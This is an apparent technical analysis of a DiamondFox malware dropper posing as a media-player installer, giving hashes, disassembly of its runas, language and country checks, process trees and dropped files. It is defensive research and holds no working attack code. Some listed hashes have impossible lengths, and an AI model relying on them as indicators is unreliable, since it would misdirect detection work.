



DIAMONDFOX

Technical Analysis Report



Contents

Introduction	3
Hashes	3
Preview	5
Runtime.....	7
Language Check	7
Country Check.....	8
setup_installer.exe.....	8
File Paths It Dropped.....	9
Dropped Files	10
Adware and Linked Sites.....	11
Compact_Layer	13
curl_easy_setopt.....	13
pthread_cond_broadcast.....	14
Inno Setup.....	14
Cookie Steal.....	15
csrss.exe.....	15
ee.exe / zz.exe.....	16
getdiskpace.exe	16
smbscanlocal10906.exe	17
Disable Error Reporting from Registry	17
iOCs	17
Scheduled Task.....	18
Chrome Secretly Steals Information In The Background	18
Java.....	19
Solution proposals	20
Yara Rules.....	21

Introduction

x86_64setup.exe, a recently released, uninformed and blended example, shows the features of many malware families such as Redline, Smokeloader, Asyncrat, Vidar, which can also be seen in the image, although it is from the diamondfox family.

25-07-2021 01:33	samoceyn.exe	asyncrat	redline	smokeloader	vidar	706
		ani	cana	aspackv2	backdoor	infostealer
		persistence	rat	stealer	suricata	trojan
		upx				
19-07-2021 14:06	vürüs.exe	redline	vidar	706	cana	aspackv2
		infostealer	persistence	stealer	vmprotect	
03-07-2021 12:04	b035ee9ead48cdfdfa1d7110cc84204df3571d6843aedc...	glupteba	metasploit	redline	smokeloader	vidar
		706	865	933	cana	aspackv2
		backdoor	discovery	dropper	evasion	infostealer
		loader	persistence	spyware	stealer	trojan
		upx				
03-07-2021 06:23	x86_x64_setup.exe	redline	smokeloader	vidar	cana	aspackv2
		backdoor	infostealer	persistence	stealer	trojan
		upx				

It covers everything from keylogging and browser password stealing to various Distributed Denials. It has many functions such as adware, cookie stealing, UAC bypass (running with administrator rights), botnet creation.

DiamondFox includes an embedded configuration section that contains the values used to determine the workflow. To store malware, decrypt keys, and perform other tasks, the keys in the configuration section are used throughout the entire malware execution process, and the functionality of the malware is determined by their value. The configuration partition is stored in a specific PE partition named LINK. At the initial stage, this PE portion is copied into a newly allocated buffer consisting of key-values.

Hashes

It is packed with Sfx and the hashes of the exes in it are as follows.

X86_64setup.exe

MD5: 9e285901af26b01baf9afb312620887

SHA256: b035ee9ead48cdfdfa1d7110cc84204df3571d6843aedc4c44edc73f59b013c0

SHA1: b86337160b7a3fcc8056ccc9bc7c71cdb45ddc21

setup_installer.exe

MD5: bf796dca0c45920e180ac8b9298f8a01

SHA256:

cd7e1ca8ac8578f93a2b3311e24c7745c1d892e7

setup_install.exe

MD5: 8ed9fc32d350c4b26eb9064fd43cf06a

SHA256:

1b8366b1c4efed339f281887b1e5443f8925ef895df02e6101

Sonia_1.exe

MD5: 6e487aa1b2d2b9ef05073c11572925f2

SHA256: 77eec57eba8ad26c2fd97cc4240a13732f301c775e751ee72079f656296d9597

Sonia_2.exe

MD5: 5463ae9cd89ba5a886073f03c1ec6b1e

SHA256: 5d61ca2da46db876036960b7389c301519a38c59f72fa2b1dcbb1095f6a76c72

Sonia_3.exe

MD5: a2d08ecb52301e2a0c90527443431e13

SHA256: e6c638f913e9137efc3b2b126d32dc7ea9bd03561df0213d1da137c4128636e9

Sonia_4.exe

SHA1: dd78b03428b99368906fe62fc46aaaf1db07a8b9

SHA256: d417bd4de6a5227f5ea5cff3567e74fe2b2a25c0a80123b7b37b27db89adc384

Sonia_5.exe

MD5: 8c4df9d37195987ede03bf8adb495686

SHA256: 5207c76c2e29a2f9951dc4697199a89fdd9516a324f4df7fa04184c3942cc185

Sonia_6.exe

MD5: f00d26715ea4204e39ac326f5fe7d02f

SHA256: 2eaa130a8eb6598a51f8a98ef4603773414771664082b93a7489432c663d9de3

Sonia_7.exe

MD5: a73c42ca8cdc50ffefdd313e2ba4d423

SHA256: c7dcc52d680abbfa5fa776d2b9ffa1a8360247617d6bef553a29da8356590f0b

Sonia_8.exe

MD5: dd0b8a5769181fe9fd4c57098b9b62bd

SHA256: ab36391daabc3ed858fcd9c98873673a1f69a6c9030fc38d42937bdeb46b2fc5

Sonia_9.exe

MD5: 3e2c8ab8ed50cf8e9a4fe433965e8f60

SHA256: b67af6174c3599f9c825a6ea72b6102586b26600a3b81324ce71b9905c9c3ec6

Sonia_10.exe

MD5: 881241cb894d3b6c528302edc4f41fa4



SHA256: 3e70e230daee66f33db3fdbba03d3b7a9832088fe88b0b4435d719e185ae8a330

Preview

The moment he runs the x86_64setup.exe file he downloaded to install Ligthening media player, he drops more than 100 exe's with the program he wants and installs many applications.

When we open archives sequentially, we see that the exeler, folder and dlls appear in the following order.

Setup_installer.exe is a setup file configured as 7z setup sfx, as we can see here, and this file contains the files that need to be run directly in it.



When we open the archive, we see 5 dll 1 exe 10 txt files.

Txt files have MZ extension and are converted to exe instantly at runtime

Ad	Değiştirme tarihi	Tür	Boyut
libcurl.dll	01.04.2021 05:47	Uygulama uzantısı	218 KB
libcurlpp.dll	02.04.2021 01:23	Uygulama uzantısı	55 KB
libgcc_s_dw2-1.dll	12.05.2018 04:28	Uygulama uzantısı	114 KB
libstdc++-6.dll	12.05.2018 04:28	Uygulama uzantısı	647 KB
libwinpthread-1.dll	11.08.2016 18:53	Uygulama uzantısı	69 KB
setup_installer.exe	03.07.2021 03:39	Uygulama	291 KB
sonia_1.txt	03.07.2021 03:38	Metin Belgesi	676 KB
sonia_2.txt	03.07.2021 03:38	Metin Belgesi	190 KB
sonia_3.txt	03.07.2021 03:38	Metin Belgesi	558 KB
sonia_4.txt	03.07.2021 03:38	Metin Belgesi	972 KB
sonia_5.txt	03.07.2021 03:39	Metin Belgesi	758 KB
sonia_6.txt	03.07.2021 03:39	Metin Belgesi	175 KB
sonia_7.txt	03.07.2021 03:39	Metin Belgesi	805 KB
sonia_8.txt	03.07.2021 03:39	Metin Belgesi	290 KB
sonia_9.txt	03.07.2021 03:39	Metin Belgesi	398 KB
sonia_10.txt	03.07.2021 03:39	Metin Belgesi	7 KB

Ad	Değiştirme tarihi	Tür	Boyut
libcurl.dll	01.04.2021 05:47	Uygulama uzantısı	218 KB
libcurlpp.dll	02.04.2021 01:23	Uygulama uzantısı	55 KB
libgcc_s_dw2-1.dll	12.05.2018 04:28	Uygulama uzantısı	114 KB
libstdc++-6.dll	12.05.2018 04:28	Uygulama uzantısı	647 KB
libwinpthread-1.dll	11.08.2016 18:53	Uygulama uzantısı	69 KB
setup_installer.exe	03.07.2021 03:39	Uygulama	291 KB
sonia_1.exe	03.07.2021 03:38	Uygulama	676 KB
sonia_2.exe	03.07.2021 03:38	Uygulama	190 KB
sonia_3.exe	03.07.2021 03:38	Uygulama	558 KB
sonia_4.exe	03.07.2021 03:38	Uygulama	972 KB
sonia_5.exe	03.07.2021 03:39	Uygulama	758 KB
sonia_6.exe	03.07.2021 03:39	Uygulama	175 KB
sonia_7.exe	03.07.2021 03:39	Uygulama	805 KB
sonia_8.exe	03.07.2021 03:39	Uygulama	290 KB
sonia_9.exe	03.07.2021 03:39	Uygulama	398 KB
sonia_10.exe	03.07.2021 03:39	Uygulama	7 KB

These files were written with Microsoft Visual Studio .NET, Microsoft Visual C++ 8 and Borland Delphi 4.0. In addition to these, there are also Aspack v2.12 and UPX packaged exes.

After dropping the necessary processes and setup_installer.exe to temp, it runs it with the runas command.

Runas , It is the command that makes the program run via cmd.

```

8B0D 74A24200 mov ecx,dword ptr ds:[42A274]
6A 00 push 0
FF7481 6C push dword ptr ds:[ecx+eax*4+6C]
E8 69FFFFFF call yürüs.401389
C2 0400 ret 4
68 F8AD4000 push yürüs.40ADF8
FF7424 08 push dword ptr ss:[esp+8]
E8 73410000 call yürüs.4055A4
C2 0400 ret 4
55 push ebp
88EC mov ebp,esp
845C sub esp,70
    
```

40ADF8:L:"runas C:\\Users\\zorro\\AppData\\Local\\Temp\\setup_installer.exe"

Setup_installer.exe is sfx and sfx configuration file should be like below

UTF-8'de kodlamanız gerekeceğinden, bu metin dosyasını düzenlemek için NotePad++ kullanmanızı tavsiye ederim, aşağıdaki talimatlar notepad++ kullanıyor.

1. Windows Gezini'ni kullanarak c:\Install'a gidin
2. sağ tıklayın ve "Yeni Metin Dosyası"ni seçin ve config.txt olarak adlandırın
3. sağ tıklayın ve "NotePad++ ile Düzenle"yi seçin
4. "Kodlama Menü"ne tıklayın ve "UTF-8'de Kodla"yı seçin
5. Bunun gibi bir şey girin:

```

;!@Yükle!@UTF-8!
Title="YAZILIM v1.0.0.0"
BeginPrompt="YAZILIM v1.0.0.0 yüklemek istiyor musunuz?"
RunProgram="setup.exe"
;!@InstallEnd!
    
```

1. Using windows explorer go to c:\Install
2. right-click and choose "New Text File" and name it config.txt
3. right-click and choose "Edit with NotePad++
4. Click the "Encoding Menu" and choose "Encode in UTF-8"
5. Enter something like this:

```

;!@Install!@UTF-8!
Title="SOFTWARE v1.0.0.0"
BeginPrompt="Do you want to install SOFTWARE v1.0.0.0?"
RunProgram="setup.exe"
;!@InstallEnd!
    
```

setup_installer.exe is configured with the configuration shown in the picture.

```

00401198 68 00B54111 push setup_installer.41B500
004011A0 8055 F0 lea ecx,dword ptr [ebp-30]
004011A3 804D D8 lea ecx,dword ptr [ebp-28]
004011A6 E8 CC2D00 call setup_installer.402F77
004011A8 68 F4844111 push setup_installer.41B4F4
004011B0 8055 F0 lea ecx,dword ptr [ebp-30]
004011B3 804D C0 lea ecx,dword ptr [ebp-40]
004011B6 E8 BC2D00 call setup_installer.402F77
004011B8 68 E8844111 push setup_installer.41B4E8
004011C0 8055 F0 lea ecx,dword ptr [ebp-30]
004011C3 804D 40FF lea ecx,dword ptr [ebp-C0]
004011C9 E8 A92D00 call setup_installer.402F77
004011CE 88B0 40FF mov ecx,dword ptr [ebp-C0]
004011D4 6A E4844111 mov ecx,setup_installer.41B4E4
004011D9 E8 F02D00 call setup_installer.402F77
004011DE 84C0 test al,al
004011E2 74 06 jz setup_installer.4011E8
004011E5 8890 64FF mov byte ptr [ebp-9C],b1
004011E8 6A D8844111 mov ecx,setup_installer.41B4D8
004011ED 804D F0 lea ecx,dword ptr [ebp-30]
004011F0 E8 512D00 call setup_installer.402F77
004011F5 38C3 cmp ebx,ebx
004011F7 7C 15 jnz setup_installer.40120E
    
```

```

.text:00401198 loc_401198:
.text:00401198 push offset aTitle ; "Title"
.text:004011A0 lea edx,[ebp+var_10] ; Load Effective Address
.text:004011A3 lea ecx,[ebp+lpCaption] ; Load Effective Address
.text:004011A6 call sub_403F77 ; Call Procedure
.text:004011A8 push offset aBeginPrompt ; "BeginPrompt"
.text:004011B0 lea edx,[ebp+var_10] ; Load Effective Address
.text:004011B3 lea ecx,[ebp+lpText] ; Load Effective Address
.text:004011B6 call sub_403F77 ; Call Procedure
.text:004011B8 push offset aProgress ; "Progress"
.text:004011C0 lea ecx,[ebp+var_10] ; Load Effective Address
.text:004011C3 lea ecx,[ebp+lpCommandLine] ; Load Effective Address
.text:004011C9 call sub_403F77 ; Call Procedure
.text:004011CE mov ecx,[ebp+lpCommandLine]
.text:004011D4 mov edx,offset aNo ; "no"
.text:004011D9 call sub_4032CE ; Call Procedure
.text:004011DE test al,al ; Logical Compare
.text:004011E0 jz short loc_4011E8 ; Jump if Zero (ZF=1)
    
```

Runtime

Runs Sonia series with the help of cmd and Along with the ones they drop, some run it under itself, some run it separately but all run with admin privileges.

Process Name	PID	CPU	I/O	Private Bytes	User Name	Description
setup_install.exe	1088	0,13	64 B/s	5,15 MB	WIN-LKDN79P80\zorro	
cmd.exe	1948			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_1.exe	3484			1,95 MB	WIN-LKDN79P80\zorro	
cmd.exe	3288			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_2.exe	3460	10,48		3,07 MB	WIN-LKDN79P80\zorro	
cmd.exe	3376			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_3.exe	3436	11,49		3,43 MB	WIN-LKDN79P80\zorro	
cmd.exe	3156			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_4.exe	1560	0,16		572 kB	WIN-LKDN79P80\zorro	
cmd.exe	3392			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_5.exe	3568	0,01		1,27 MB	WIN-LKDN79P80\zorro	JFHGSFGSIUGFSUIG Setup
cmd.exe	3384			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_6.exe	3444	0,35		1,16 MB	WIN-LKDN79P80\zorro	fdfsdfs
cmd.exe	3400			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_7.exe	3440			1,25 MB	WIN-LKDN79P80\zorro	FACET Installer
cmd.exe	3332			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_8.exe	3576			2,94 MB	WIN-LKDN79P80\zorro	
cmd.exe	3340			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_9.exe	3604	4,57		1,98 MB	WIN-LKDN79P80\zorro	Api Delivery
cmd.exe	3352			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_10.exe	3472			824 kB	WIN-LKDN79P80\zorro	TGClient

Process Name	PID	CPU	I/O	Private Bytes	User Name	Description
x32dbg.exe	2788	0,31		54,54 MB	WIN-LKDN79P80\zorro	x64dbg
vürüs.exe	2124	0,02		10,14 MB	WIN-LKDN79P80\zorro	
cmd.exe	2732			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_4.exe	2904			3,54 MB	WIN-LKDN79P80\zorro	
cmd.exe	2232			2,49 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_8.exe	1128			23,02 MB	WIN-LKDN79P80\zorro	
cmd.exe	732			2,49 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_10.exe	1060			22,99 MB	WIN-LKDN79P80\zorro	TGClient
QLxAKnbZ\FvIahHVY...	3244			924 kB	WIN-LKDN79P80\zorro	Win32 Cabinet Self-Extractor ...
2.exe	3488	0,39	84 B/s	16,64 MB	WIN-LKDN79P80\zorro	ConsoleApp1
sonia_9.exe	3720			18,18 MB	WIN-LKDN79P80\zorro	Api Delivery
8a8uTstLuMr1gD5ZpIFz...	1492	3,87	57,85 kB/s	7,96 MB	WIN-LKDN79P80\zorro	ProtocolElementCollection W...
xDXMMQ2Ga5O9gmVnJD...	3316	0,51	6,86 kB/s	7,85 MB	WIN-LKDN79P80\zorro	
owegj.exe	2388	3,68	778 B/s	14,98 MB	WIN-LKDN79P80\zorro	
vGYUABWVtHIAzYUHEZg...	3356	0,02		6,72 MB	WIN-LKDN79P80\zorro	
1587087885.exe	3856	0,01		24,99 MB	WIN-LKDN79P80\zorro	
lBej_tuoFIKlKqazgyl7CeC...	3760	4,16	59,96 kB/s	14,31 MB	WIN-LKDN79P80\zorro	
oRUSZl4_lBwEn6Gik1dBeL...	1984	0,11		35,87 MB	WIN-LKDN79P80\zorro	
1763683596.exe	3632	24,12	83,35 kB/s	23,51 MB	WIN-LKDN79P80\zorro	CorrelationTokenCollection O...
chrome.exe	3340	10,64	14,89 kB/s	34,82 MB	WIN-LKDN79P80\zorro	Google Chrome
chrome.exe	3408			1,67 MB	WIN-LKDN79P80\zorro	Google Chrome

Name	PID	CPU	I/O total	Private Bytes	User Name	Description
oDox_bGYxmA7bJaU...	7400			6,23 MB	WIN-LKDN79P80\zorro	ProtocolElementCollection W...
GZ88820Uu5QRbnrc...	4460	0,01		5,86 MB	WIN-LKDN79P80\zorro	MainApplication
5dMppEuTcS010mH...	8088	0,42		12,21 MB	WIN-LKDN79P80\zorro	
5dMppEuTcS010...	6304			372 kB	WIN-LKDN79P80\zorro	
Z8qsmsjbbmm_E37V...	4888			1,58 MB	WIN-LKDN79P80\zorro	
YF7P3wGpWUhmEIO...	4868			1,43 MB	WIN-LKDN79P80\zorro	TonerRecover 1.00 Installation...
p0fXoddw2rCU2Gysl...	4444	6,82		5,88 MB	WIN-LKDN79P80\zorro	
sfHmXouIhgH5ulGs...	6644			3,88 MB	WIN-LKDN79P80\zorro	
5j_sg5mbX5t3TUJR1...	6340	4,53		2,75 MB	WIN-LKDN79P80\zorro	PotPlayer
t09UKYpiwRQvVl4q...	6356			392 kB	WIN-LKDN79P80\zorro	
ErM2X0rMQ6wn54P...	4932			368 kB	WIN-LKDN79P80\zorro	WeAreCpsa
883He3qWmHf8mM...	6860			400 kB	WIN-LKDN79P80\zorro	
FabJjSWHwX0oCJS...	8012			384 kB	WIN-LKDN79P80\zorro	VNC® Viewer
9efPjyq2v_v9qjh0k...	5288	0,02		1,27 MB	WIN-LKDN79P80\zorro	
cmd.exe	2092			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_8.exe	6028			22,2 MB	WIN-LKDN79P80\zorro	
cmd.exe	3132			2,49 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_10.exe	6224			25,53 MB	WIN-LKDN79P80\zorro	TGClient
Cyccp505EKymn2a5...	7032	3,38		1,76 MB	WIN-LKDN79P80\zorro	VNC® Viewer
QyNvmcRauf0Gqvyi...	336			928 kB	WIN-LKDN79P80\zorro	Win32 Cabinet Self-Extractor ...
2.exe	7108	0,21	104 B/s	14,71 MB	WIN-LKDN79P80\zorro	ConsoleApp1
quono80ODXENZSCw...	5448	3,35		9,81 MB	WIN-LKDN79P80\zorro	
sonia_9.exe	5616	0,42		17,46 MB	WIN-LKDN79P80\zorro	Api Delivery

Process Name	PID	CPU	I/O	Private Bytes	User Name	Description
cmd.exe	3156			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_4.exe	1560			3,08 MB	WIN-LKDN79P80\zorro	
cmd.exe	3322			2,48 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
sonia_8.exe	3576			23,02 MB	WIN-LKDN79P80\zorro	
sonia_8.exe	1928	0,21	208 B/s	18,66 MB	WIN-LKDN79P80\zorro	Api Delivery
csrss.exe	4116	4,61		9,36 MB	WIN-LKDN79P80\zorro	
csrss.exe	4160	6,57		9,37 MB	WIN-LKDN79P80\zorro	
csrss.exe	4652	9,11		9,36 MB	WIN-LKDN79P80\zorro	
csrss.exe	4680	4,59		9,36 MB	WIN-LKDN79P80\zorro	
vndBvWUdskHkef_dZid...	2152	0,16		6,16 MB	WIN-LKDN79P80\zorro	QQ音乐, 让音乐充满生活
gg6Ej3MpbYly58Kn9Ece...	3548	0,19	432 B/s	30,66 MB	WIN-LKDN79P80\zorro	
Pst6PDh81S1uW8qS0fo7...	3628	0,01		7,88 MB	WIN-LKDN79P80\zorro	
cmd.exe	3368			1,46 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
qPmyzABzKbGS05KaL...	2528			2,28 MB	WIN-LKDN79P80\zorro	NewProduct 1.00 Installation ...
ipcsy.exe	2240			2,57 MB	WIN-LKDN79P80\zorro	
fiag3g_gg.exe	3920	2,34	13,19 kB/s	2,18 MB	WIN-LKDN79P80\zorro	ChromeCookiesView
ms8_reus.exe	4364			3,91 MB	WIN-LKDN79P80\zorro	
customer3.exe	4956	1,08	9,04 kB/s	6,34 MB	WIN-LKDN79P80\zorro	QQ音乐, 让音乐充满生活
a2oWdAaKXhMBVfz...	3456			6,77 MB	WIN-LKDN79P80\zorro	Quicken Windows
LM9eVgPvVUFZPjic4Qd...	4412	0,25		10,41 MB	WIN-LKDN79P80\zorro	
chrome.exe	3364	0,05		11,6 MB	WIN-LKDN79P80\zorro	Google Chrome
chrome.exe	4584			1,64 MB	WIN-LKDN79P80\zorro	Google Chrome
chrome.exe	4044	18,77	1,63 kB/s	12,96 MB	WIN-LKDN79P80\zorro	Google Chrome
chrome.exe	4952			6,69 MB	WIN-LKDN79P80\zorro	Google Chrome
11229a29iwH27206S9QH...	4780	0,12		6,79 MB	WIN-LKDN79P80\zorro	StructuralComparisons Login...
cmd.exe	5044			3,46 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi
csrss.exe	4992	4,61		9,36 MB	WIN-LKDN79P80\zorro	
csrss.exe	5016	4,55		9,36 MB	WIN-LKDN79P80\zorro	
keQWvzafz5MLfMkLH...	3736	0,18	432 B/s	132,77 MB	WIN-LKDN79P80\zorro	
OECt4ZLwbkHvg2_fustl2...	2172			30,32 MB	WIN-LKDN79P80\zorro	
cmd.exe	3616			2,73 MB	WIN-LKDN79P80\zorro	Windows Komut İlgemcisi

Language Check

As seen in the picture, it receives information about the language of the computer. 1055 is the hexadecimal code of Turkish.

```

437000: L:"1055"
:ext:00403C87 vürüs.exe:53C87 #3087
    
```


Country Check

Gets the country code.

```
00210323 68 C8222700 push sonia_4.2722C8 2722C8:"countryCode"
00210328 8D4D 94 lea ecx,dword ptr ss:[ebp-50]
0021032B C745 A4 0000 mov dword ptr ss:[ebp-50],ecx
00210332 C745 A8 0F00 mov dword ptr ss:[ebp-54],ecx
00210339 C645 94 00 mov byte ptr ss:[ebp-6C],al
0021033D E8 2E7EFFFF call sonia_4.208170
00210342 C645 FC 19 mov byte ptr ss:[ebp-4],al
00210346 8D55 94 lea edx,dword ptr ss:[ebp-50]
00210349 8B8D 2CFFFFFF mov ecx,dword ptr ss:[ebp-50]
0021034F 52 push edx
00210350 8B01 mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
00210352 8B40 24 mov eax,dword ptr ds:[eax:"TR"]
00210355 FFD0 call eax
00210357 8B08 mov ecx,dword ptr ds:[eax:"83", eax:"TR"]
00210359 8B01 mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
0021035B 8B40 1C mov eax,dword ptr ds:[eax:"TR"]
0021035E FFD0 call eax
00210360 50 push eax
00210361 8D8D 7CFFFFFF lea ecx,dword ptr ss:[ebp-50]
```

setup_installer.exe

The setup_installer.exe, which is the sfx file, creates the 7zS84ecfd2 file temporarily in temp and extracts itself to that folder. Runs the setup_install.exe file in the 7zS84ecfd2 folder and makes the extension of the txts to exe and runs it with cmd and the processes begin. It also downloads utf-8.




```

CPU Grafik Günlük Notlar Kesme Noktaları Hafıza Yiğün Çağrılar SEH Komut Dosyası Semboller Kaynak Referanslar İş Parçacıkları Tutamaçlar İz
004010E6 E8 132A00 call setup_installer.403AFE
004010E8 8D4D E4 lea ecx,dword ptr ss:[ebp-1c]
004010EE E8 C02900 call setup_installer.403A83
004010F3 8D8D 68FF lea ecx,dword ptr ss:[ebp-98]
004010F9 E8 AF2200 call setup_installer.4039AD
00401104 8D85 68FF lea eax,dword ptr ss:[ebp-98]
0040110A 50 push eax
0040110C 68 54F041 push setup_installer.41F054
00401110 8A 40F041 mov edx,setup_installer.41F040
00401115 E8 DB0800 call setup_installer.4019F5
0040111A 84C0 test al,al
0040111C 75 19 jne setup_installer.401137
0040111E 3B5D 08 cmp byte ptr ss:[ebp+8],b1
00401121 75 0C jne setup_installer.40112E
00401123 8A 28B541 mov edx,setup_installer.41B528
00401128 33C9 xor ecx,ecx
0040112A E8 48A600 call setup_installer.40B77A
0040112F 6A 01 push 1
00401131 5B pop ebx
00401132 E9 4E0700 jmp setup_installer.401855
00401137 68 24B541 push setup_installer.41B524
0040113C 8D8D 58FF lea ecx,dword ptr ss:[ebp-A8]
41F054:"!@InstallEnd!"
41F040:"!@Install!UTF-8!"
41B528:L"can't load config info"
41B524:"\\\\"
[ebp-A8]:"kernel32.dll"
FPU Gz1e
EAX 00000001
EDX 00000000
ECX 0018FF78
EDX 0008E3C8
ESP 0018FEEC
ESP 0018FDBC
ESI 00512E89
EDI 00000000
EIP 00401137 setup_installe
EFLAGS 00000202
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError: 00000000 (ERROR_SUCCESS)
Varsayılan (stdcall) 5 Kİ
1: [esp+4] 00512E89
2: [esp+8] 00000000

```

The executefile parameter is used to open a document from the .7z archive

```

FFFF mov byte ptr ss:[ebp-9C],1
0000 je setup_installer.401337
00 lea ecx,dword ptr ss:[ebp-10]
call setup_installer.40E83C
lea edx,dword ptr ss:[ebp-10]
lea ecx,dword ptr ss:[ebp-98]
call setup_installer.403C57
test al,al
jne setup_installer.401198
cmp byte ptr ss:[ebp+8],b1
jne setup_installer.401193
00 mov edx,setup_installer.41B508
xor ecx,ecx
00 call setup_installer.40B77A
push 1
[ebp-98]:"\r\nProgress=\"no\"\r\nExecuteFile=\"setup_install.exe\"\r\n"
41B508:L"Config failed"

```

File Paths It Dropped

- C:\Users\%username%\AppData\Local\Temp
- C:\Users\%username%\AppData\Local\Temp\csrss
- C:\Users\%username%\AppData\Local\Temp\csrss\wup
- C:\Users\%username%\AppData\Local\Temp\csrss\injector
- C:\Users\%username%\AppData\Local\Temp\2e08cba24e
- C:\Users\%username%\AppData\Local\Temp\7zS84ecfd2
- C:\Users\%username%\AppData\Roaming
- C:\Users\%username%\Documents
- C:\Windows\System32
- C:\Users\%username%\AppData\Local\Microsoft\Windows\Temporary Internet Files

Dropped Files

Sonia_1.exe	osloader.exe	libcurl.dll	libgcc_s_dw2-1.dll	libwinpthread-1.dll
Sonia_2.exe	ntkrnlmp.exe	libcurlpp.dll	libstdc++-6.dll	setup_install.exe
Sonia_3.exe	Sonia_4.exe	Sonia_5.exe	Sonia_6.exe	setup_installer.exe
Sonia_7.exe	Sonia_8.exe	Sonia_9.exe	Sonia_10.exe	ee.exe zz.exe
2.exe	2-42AT~1.EXE	download.error	ntkrnlmp.pdb	1587087885.exe
1763683596.exe	axhub.dll	CC4F.tmp	dbghelp.dll	symsrv.dll
api-ms-win-core-namedpipe-l1-1-0.dll	tmp26A9.tmp	owegj.exe	6ido0sjUdET8jRftOSc3hmIV.exe	
api-ms-win-core-string-l1-1-0.dll	6Tnz3PeIVSgDBk5llzA16244.exe			
8H6ZWCCbqKQZqr1ZDzSBxK6x.exe	8TJ9VtKLB52kA6SeboPhDGTf.exe			
aXl2zAftEqK3NhbWkMC9tlu9.exe	b7v49ezmfjY8yPUI728VzS6.exe			
DVRrv75N3d0cq9kr9v1nybhD.exe	jdW6amdvoiFhGwlbHrF9bld.exe			
jXKnQe3TxYFteWy6j3yegXVO.exe	kSn2FwIHkR6rBdWC4wPt3JNr.exe			
MWfsWcm042byzXi5I9sNEvpV.exe	pVewZJtymI5fXqzzLbi4BYUA.exe			
QilxAKnbZiFvrlaHVYrVaCor.exe	tXH2r9moz62hZPcvlryh0o3.exe			
vqd7AT7ae6Trme1GYn3mYmhh.exe	xvakguFf42t2cm80ddcmFdSW.exe			
YDQgBKZPYWCdWgcUNzdp3XSu.exe	xmNWhWqAFpLcfekZ83BQg4bT.exe			
_O6dRJaKSVIsmYSHDNe2HP2J.exe	_O6dRJaKSVIsmYSHDNe2HP2J.exe			
2M3NhGrvxSqWkxfUZaLIV6T3.exe	3EaucCSGZDQ6kBhOhGL6Gzls.exe			
4YuMZqplHmQunPxfSr8reVN.exe	5EZopq09PuytQxgh7s3mcdM.exe			
7_6ykZv7EvdCcqp5NVamsE5Z.exe	9kEtX2IGRqLkVooj8IHVD5nN.exe			
a0b6FbwIMtk4Pu1B7S6kg54S.exe	a2oOWdAaiKKhVMBVvYfzoevb.exe			
b9m753ZLMwrPudU1Z8oLgpRu.exe	bk7ZfU2gLDOfP4WvGCutiJ9y.exe			
patch.exe	narbux.exe	injector.exe	ww31.exe	

These are just some of the dropped files, downloading some files and deleting them directly.

